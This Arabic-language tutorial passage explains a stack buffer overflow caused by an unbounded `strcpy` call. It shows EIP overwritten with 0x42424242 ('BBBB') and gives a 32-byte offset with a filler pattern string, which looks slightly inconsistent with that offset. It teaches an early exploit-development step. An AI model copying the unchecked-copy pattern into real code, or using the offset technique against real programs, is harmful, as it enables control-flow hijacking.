
```
strcpy(str, buf);
```

نقوم باستخدام الإجراء `strcpy` لنسخ قيمة المتغير `buf` إلي `str`.. ونلاحظ مشكلة هذا الإجراء أنه لا يحدد الطول المطلوب نسخه .. ولهذا يؤدي لحدوث فيض عند `str` .


```
return 0;
```

تستخدم `return` لإنهاء الإجراء `main` وبالتالي عند إنهاء الإجراء الرئيسي سيؤدي إلي إنهاء البرنامج .. وتتطلب `return` أن يتبعها كود رقمي يشير إلي طريقة إنهاء الإجراء .. وتستخدم القيمة صفر دائما للدلالة علي أنه لا توجد أي مشاكل أو أخطاء حدثت في الإجراء .. وهو عكس الموجود فعلياً.

تشغيل البرنامج




نقوم بالضغط علي **click here** لتظهر النافذة التالية ..




وبها نجد أن تم الكتابة علي عنوان EIP حيث العنوان الذي يتم تنفيذه حالياً هو [42424242] أي [BBBB] وهو الذي أدى إلي حدوث هذا الخطأ..

وبالتالي الحجم اللازم للكتابة علي مسجل EIP في الأستاك هو 32 بايت
AAAABBBBCCCCDDDDDEEEEEFFFFFAAAABBBBCCCCDDDD

